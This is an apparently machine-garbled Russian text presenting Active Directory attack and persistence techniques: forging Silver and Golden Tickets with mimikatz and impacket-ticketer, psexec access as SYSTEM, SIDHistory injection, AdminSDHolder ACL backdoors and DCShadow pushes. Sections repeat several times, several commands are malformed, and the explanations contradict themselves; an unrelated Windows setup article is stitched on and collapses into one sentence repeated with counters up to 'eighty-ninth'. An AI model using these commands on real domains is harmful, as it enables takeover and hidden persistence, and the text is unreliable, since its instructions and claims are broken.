Для службы **cifs** нам понадобится ваша пароля учетной записи компьютера. Его можно получить так же, как и случае с Golden Ticket.

Получение хеша учетной записи компьютера с использованием DCSync

mimikatz-golden /admin:anyuser /domain:demo.local /id:1121 /cid:1-5-21-7915185-963154784-1819495128 /target:[hostname] /rc4:[NTLM хеш] /service:cifs /ptt

Генерация Silver Ticket с использованием mimikatz

Теперь нам доступна возможность использовать **psexec** с правами **SYSTEM**:

python3 psexec.py -k -no-pass [domen]/[пользователь][домен хоста]

Получение удаленного управления с правами SYSTEM

Mimikatz

Создание подделанной золотой билет с помощью mimikatz:

Генерация Silver Ticket с использованием mimikatz

Теперь нам доступна возможность использовать **psexec** с правами **SYSTEM**:

python3 psexec.py -k -no-pass [domen]/[пользователь][домен хоста]

Получение удаленного управления с правами SYSTEM

DCSYNC

Для начала отмечаем Silver Ticket. Сделать это можно по аналогии с золотым билетом, но создаем службу SPN службы CIFS.

impacket-ticketer -nthash c8540f57cbaa222b7b6f5f27f7f5a296 -domain-sid S-1-5-21-7915185-963154784-1819495128 -domain demo.local, dm -spn cifs/[hostname] anyuser

Генерация Silver Ticket с использованием impacket

В случае с mimikatz можно использовать **kerberos::lsaspnegotiateauth**

Генерация Silver Ticket с использованием mimikatz

Теперь давай создадим и применим Silver Ticket.

Ticketer

Для начала отмечаем Silver Ticket. Сделать это можно по аналогии с золотым билетом, но создаем службу SPN службы CIFS.

impacket-ticketer -nthash c8540f57cbaa222b7b6f5f27f7f5a296 -domain-sid S-1-5-21-7915185-963154784-1819495128 -domain demo.local, dm -spn cifs/[hostname] anyuser

Генерация Silver Ticket с использованием impacket

В случае с mimikatz можно использовать **kerberos::lsaspnegotiateauth**

Генерация Silver Ticket с использованием mimikatz

Теперь давай создадим и применим Silver Ticket.

Mimikatz

Создание подделанной золотой билет с помощью mimikatz:

Генерация Silver Ticket с использованием mimikatz

Теперь нам доступна возможность использовать **psexec** с правами **SYSTEM**:

python3 psexec.py -k -no-pass [domen]/[пользователь][домен хоста]

Получение удаленного управления с правами SYSTEM

Проверяем доступ к домену в панель бетины и обнаружим как только что сделанный

Проверяем доступ к домену в панель бетины

Существует именно, что Silver Ticket куда более опасны, чем Golden Ticket. Использовать что-то обходить не требуется, нам нужно знать, что мы **krbtgt**, а обработчик службы сопровожение обменом на до отсутствия взаимодействия с контроллером домена.

Продолжение статьи ↓

ЗАКРЕПЛЯЕМЯ В ACTIVE DIRECTORY

КАК СОХРАНИТЬ ДОСТУП ПРИ ЛЮБАЯ НА ДОМЕНЕ

SIDHistory

SIDHistory — это атрибут объекта в Active Directory, который хранит старый SID. Наиболее часто он применяется при миграциях. Эта функция необходима при переносе учетной записи пользователя из одного домена в другой. При этом учетные записи пользователя сохраняют настроен доступа к старым ресурсам и файлам. Основные сценарии использования: корпоративные, аудиторскими безопасности учетных записей, которые могут использовать, добавляется в более ранний SID, а также в атрибуте SIDHistory его учетной записи.

При создании нового пользователя SID его учетная будет отличен от SID другие учетные записей. Это также справедливо при переносе пользователя в новый домен. Чтобы SID такого нового SID также сохранялся пользователя на новом домене будет добавлен в SIDHistory учетной записи во его домене. Поэтому пользователь на второго домена может получить доступ к своим старым ресурсам и файлам в первом домене.

Что удивительно, для этой обычной пользователя во второго домене может в атрибуте SIDHistory своей учетной записи SID учетной записи одного из администраторов первого домена. Из данной пользователь, таким образом приватизированным в первом домене! То есть пользователю будет предоставлен полный доступ к ресурсам первого домена без его участия в группе «Администраторы домена».

Для использования атрибута SIDHistory этого злоумышленнику доступа в доменном контроллере. Также можно вручную добавить SID приватизированной учетной записи в целевом домене в атрибут SIDHistory контролируемой им учетной записи пользователя или администратора в целевом домене.

С помощью mimikatz мы можем внедрить любой SID в атрибут SIDHistory учетной записи пользователя. Это этого нужны права доменного контроллера, у нас, конечно же, есть. На следующей иллюстрации внедряю, что пользователь **notroot** имеет атрибут administrator.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sid::add /sam:[domain hostname] /new:[SID new hostname, ~all SID enumerate]
```

Пример добавления SID в атрибут SIDHistory

Данный атрибут у пользователя пост. Теперь узнаем SID администратора, который необходимо нам внедрить.

```
PS > Get-ADUser [hostname]
DistinguishedName : CN=[hostname],CN=Users,DC=domain,DC=com
Enabled           : True
GivenName         :
Name              : [hostname]
ObjectClass       : user
ObjectGUID        : 0d0d0d0d-0d0d-0d0d-0d0d-0d0d0d0d0d0d
SamAccountName    : [hostname]
SID               : S-1-5-21-[domain SID]-[hostname SID]
SIDHistory        : {}
Surname           :
UserPrincipalName :
```

Получение SID пользователя

Данный атрибут у пользователя пост. Теперь узнаем SID администратора, который необходимо нам внедрить.

```
PS > Get-ADUser [hostname] -Properties SIDHistory
```

Получение SID пользователя с атрибутом SIDHistory

Данный внедрен с помощью mimikatz SID привилегированного пользователя root и атрибут **SIDHistory** обычного пользователя **notroot**.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sid::add /sam:[domain hostname] /new:[S1D enumerate, ~all S1D enumerate]
```

Пример добавления SID в атрибут SIDHistory

Данный внедрен с помощью mimikatz SID привилегированного пользователя root и атрибут **SIDHistory** обычного пользователя root.

```
PS > Get-ADUser [hostname] -Properties SIDHistory
DistinguishedName : CN=[hostname],CN=Users,DC=domain,DC=com
Enabled           : True
GivenName         :
Name              : [hostname]
ObjectClass       : user
ObjectGUID        : 0d0d0d0d-0d0d-0d0d-0d0d-0d0d0d0d0d0d
SamAccountName    : [hostname]
SID               : S-1-5-21-[domain SID]-[hostname SID]
SIDHistory        : {S-1-5-21-[domain SID]-[hostname SID]}
Surname           :
UserPrincipalName :
```

Пример добавления SID в атрибут SIDHistory

Все прошло успешно. Теперь снова проверим атрибут **SIDHistory** нашего пользователя. Как видно на следующей иллюстрации, в атрибуте **SIDHistory** теперь присутствует SID привилегированного пользователя.

```
PS > Get-ADUser [hostname] -Properties SIDHistory
DistinguishedName : CN=[hostname],CN=Users,DC=domain,DC=com
Enabled           : True
GivenName         :
Name              : [hostname]
ObjectClass       : user
ObjectGUID        : 0d0d0d0d-0d0d-0d0d-0d0d-0d0d0d0d0d0d
SamAccountName    : [hostname]
SID               : S-1-5-21-[domain SID]-[hostname SID]
SIDHistory        : {S-1-5-21-[domain SID]-[hostname SID]}
Surname           :
UserPrincipalName :
```

Пример добавления SID в атрибут SIDHistory

При входе в систему от имени пользователя **notroot** все идентификаторы безопасности, связанные с этой учетной записью, добавляются в токен пользователя, который предоставляет доступ к ресурсам. Если точнее, при добавлении:

1. SID, связанный с этой записью пользователя.
2. SID'ы группы, к которым входит пользователь (включая группы, членами которых является группа).
3. SID'ы, содержащиеся в SIDHistory.

Если основа пользователя войти в систему от имени пользователя **notroot**, то можно заметить, что теперь он имеет административный доступ.

```
PS > Get-ADUser [hostname] -Properties SIDHistory
DistinguishedName : CN=[hostname],CN=Users,DC=domain,DC=com
Enabled           : True
GivenName         :
Name              : [hostname]
ObjectClass       : user
ObjectGUID        : 0d0d0d0d-0d0d-0d0d-0d0d-0d0d0d0d0d0d
SamAccountName    : [hostname]
SID               : S-1-5-21-[domain SID]-[hostname SID]
SIDHistory        : {S-1-5-21-[domain SID]-[hostname SID]}
Surname           :
UserPrincipalName :
```

Пример добавления SID в атрибут SIDHistory

Когда пользователь **notroot** входит в систему, SID'ы, связанные с его учетной записью, добавляются в токен доступа к ресурсам на основе SID'а. Если же как учетная запись **notroot** связана с учетной записью **root** (администратор), учетная запись **notroot** имеет все права доступа к учетной записи **root**, включая права администратора домена.

GOLDEN TICKET + SIDHISTORY

Подробный рассмотрим, как работает **SIDHistory** и зачем, что более Active Directory доверяет этому атрибуту. Для доверия в золотой билет Kerberos, в качестве в атрибуте **SIDHistory** SID'ы.

```
mimikatz # kerberos::golden /admin:myuser /domain:dom4.domain.dom /
sid:S-1-5-21-731011001-942017344-1010409128-1000 /krbtgt:0BF05F
2e2924f7b4b4b07b2a4b4b0a /ticket
```

Пример добавления SID в атрибут SIDHistory

Мы уже подробно разобрали, как работает **SIDHistory** и зачем, что более Active Directory доверяет этому атрибуту. Для доверия в золотой билет Kerberos, в качестве в атрибуте **SIDHistory** SID'ы.

```
mimikatz # kerberos::golden /admin:myuser /domain:dom4.domain.dom /
sid:S-1-5-21-731011001-942017344-1010409128-1000 /krbtgt:0BF05F
2e2924f7b4b4b07b2a4b4b0a /ticket
```

Пример добавления SID в атрибут SIDHistory

Мы уже подробно разобрали, как работает **SIDHistory** и зачем, что более Active Directory доверяет этому атрибуту. Для доверия в золотой билет Kerberos, в качестве в атрибуте **SIDHistory** SID'ы.

```
mimikatz # kerberos::golden /admin:myuser /domain:dom4.domain.dom /
sid:S-1-5-21-731011001-942017344-1010409128-1000 /krbtgt:0BF05F
2e2924f7b4b4b07b2a4b4b0a /ticket
```

Пример добавления SID в атрибут SIDHistory

Таким образом мы получаем доступ ко всему лесу.

ADMINSHOLDER

AdminSDHolder — это объект, расположенный в разделе System в Active Directory, который **ограничивает доступ к учетным записям dc-dom**. Он используется в качестве шаблона безопасности для объектов, которые являются членами привилегированных пользователей групп, называемых защищенными группами.

```
$ldapFilter = '(samAccount=s)'
$Domain = New-Object System.DirectoryServices.DirectoryEntry
$Search = New-Object System.DirectoryServices.DirectorySearcher
$Search.SearchRoot = $Domain
$Search.PageSize = 1000
$Search.Filter = $ldapFilter
$Search.SearchScope = "Subtree"

$Result = $Search.FindAll()

foreach ($res in $Result){
    $User=[ADSI]"LDAP://$($res.Path)"
    write-host "Object Name = " $User[0].name
    write-host "Object Class = " $User[0].objectClass
    foreach($AdminCount in $User[0].adminCount){
        write-host "AdminCount = " $AdminCount
        write-host ""
    }
}
```

Список контроля доступа (ACL) объекта **AdminSDHolder** применяется как шаблон для всех разрешений всем защищаемым объектам Active Directory и членам. Для объектов Active Directory, которые являются членами защищенных Active Directory будет брать ACL объекта **AdminSDHolder** и переходит-при изменить его в ходе для этих объектов. Это гарантирует, что пользователи и группы с правами и удалит его, то спустя указанное время эти полномочия будут восстановлены. Если пользователь или группа больше не **AdminCount** данного объекта для или быть равным 1. В результате объект остается защищенным.

Давай добавим пользователя **AdminSDHolder** или выставим пользователю не атрибуту **adminCount** в 1.

```
Get-ADUser [hostnameold.] | Set-ADObject -Clear adminCount
Get-ADUser [hostnameold.] | Set-ADUser -Add @{adminCount=1}
```

Список некоторое время после восстановления разрешений SDProp'ом (на данные учетная запись будет иметь полный контроль над группой «Администраторы домена»).

Где этом же можно заметить, что пользователь не имеет членства в группе.

```
Get-ADUser [hostnameold.] -Properties memberof
```

Пример добавления SID в атрибут SIDHistory

Чтобы изменить, которая восстановление, нужно в ветке реестра **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters** создать параметр **DWORD** с именем **AdminSDProtectFrequency**, а в качестве значения задать количество секунд восстановления — 600.

AdminSDHolder — это очень хитрый метод, позволяющий нам продолжать оставаться в системе даже после изменения пароля. Но, к сожалению, он работает только в домене контроллеров безопасности. Также объекты, для которых разрешения для защищаемой группы или пользователя изменены **adminSDHolder**, будут иметь разрешения безопасности этого стандартный интервал времени в соответствии с объектом **AdminSDHolder**, тем самым сохраняя нам административный доступ.

DCSHADOW

В предыдущей части статьи мы рассмотрели способ обеспечить перспективный доступ, основанный на изменении разрешений защищаемых объектов. Но есть ещё управление списком ACL и манипуляции с контейнером **AdminSDHolder**. Но это способ гораздо лучше, чем предыдущий, и не требует особой сложной. Чтобы добиться этого, нам требуется: DCShadow позволяет вносить новые изменения без регистрации, или изменения в Active Directory даже обнаружения.

Таким образом, план следующий:

1. Получить текущие разрешения AdminSDHolder.
2. Внести изменения в разрешения (добавить нового пользователя).
3. Принудить обновление изменений через DCShadow.

Получить текущие разрешения можно с помощью PowerShell.

```
$acl = [adsi]"LDAP://CN=AdminSDHolder,CN=System,DC=domain,DC=com"
$sid1 = $acl.ObjectSecurity.Sddl
```

Пример добавления SID в атрибут SIDHistory

Чтобы обеспечить перспективность доступа, добавим учетную запись в разрешения **AdminSDHolder**. Для этого нужно изменить полученную строку SDDL. Сначала необходимо знать SID учетного объекта.

```
$newsid1 = $sid1 + "(A;;CCDCLCSWRPWPTLOCRSDRCWDWO;;;[SID])"
```

Пример добавления SID в атрибут SIDHistory

Приступим к последнему этапу — использованию DCShadow. Чтобы применить данные разрешения, используем mimikatz, пример от имени **System**

```
mimikatz # !+
mimikatz # !processtoken
mimikatz # lsadump::dcshadow /object:"CN=AdminSDHolder,CN=System,
DC=domain,DC=dom" /attribute:ntsecurityDescriptor /value:[SDDL]
```

Пример добавления SID в атрибут SIDHistory

При этом в другом окне mimikatz нужно выполнить регистрацию и принудительно ждать.

```
mimikatz # lsadump::dcshadow /push
```

Спустя некоторое время у целевой учетной записи **root** данного объекта появляется атрибут **adminCount**, в которой мы уже говорили

```
PS > Get-ADUser [hostnameold.] -Properties adminCount
```

Пример добавления SID в атрибут SIDHistory DCShadow

Таким образом ещё один метод, для которого мы можем использовать DC-Shadow, — перспективность закрепления доступа.

Для тех, кто хочет получить большие возможности на этой теме, я создал статью-гайд «Kerberos Attacks». Для тех, кто можно задать свои вопросы или оставить свои пожелания по этой теме. Для всех с уважением статьи ☠

ТРЮКИ

WINDOWS SETUP AUTOMATION

УЗНАЙ WINDOWS 10 СТАВИТЬСЯ НА АВТОПИЛОТЕ И НЕ ЗАДАВАТЬ ВОПРОСОВ

ЛЕГКО И БЕСПЛАТНО

Кирилл Алексеев
Редактор PC World

Если вы в домашнем, это установка Windows 10 — дайте пароль и не приставайте по мелочи, то вы ошибаетесь. Потому что он может стать еще хуже — в корпоративном сценарии приходится и этому уделять внимание. Но в общем случае, если вопрос — как сделать, чтобы не приставать к этому конкретному компьютеру, то ответ — никак. Но если вопрос — как сделать, чтобы не приставать к этому компьютеру это очень удобно, то ответ — Setup Automation. Вот на этот вопрос и попробуем. Давай разберемся, как работает и зачем нужно.

Ранее автоматизировал установку AC, или Windows Setup Automation (WSA), с помощью файлов answer.ini и autoexec.bat. Но с выходом Windows 10 стало ясно, что пора переходить на использование WSA. Можно запустить процедуру инсталляции и отвлечься уже по такому ранее неизвестному поводу, как то, что Windows 10 не поддерживает 32-разрядные системы. Но с AC такого, конечно, сделать нельзя. Поэтому и пришлось потратиться. Основное преимущество установки в таком виде — полная автоматизация процесса. Ставится Windows, и ты даже для этого пальцем не шевелишь.

ТОЛЬКО ВЕЗ PRO

Для корпоративных сценариев Windows и версто-лого, особенно, необходимо соблюдать определенные условия. Первое — наличие лицензии, которая позволяет использовать Pro. Причем это возможность существует даже для домашней версии, но в корпоративном сценарии — нет. Дело в том, что в домашнем сценарии ставится Windows 10 Home, а уже потом, при наличии соответствующего ключа, с помощью, к Microsoft Store выполняется до Pro. Для корпоративного сценария — нет. Ставится Windows 10 Pro, и ключ для активации Pro должен быть уже в наличии. Второе — наличие ключей для активации. Ставить Windows можно сколько угодно, но пользоваться ею можно только после активации. Для корпоративного сценария ключ для активации должен быть уже в наличии. Третье — наличие ключей для установки. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для установки должен быть уже в наличии. Четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Десятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Одиннадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двенадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тринадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Четырнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девятнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Двадцать девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Тридцать девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сорок девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Пятьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Шестьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Семьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Восемьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. 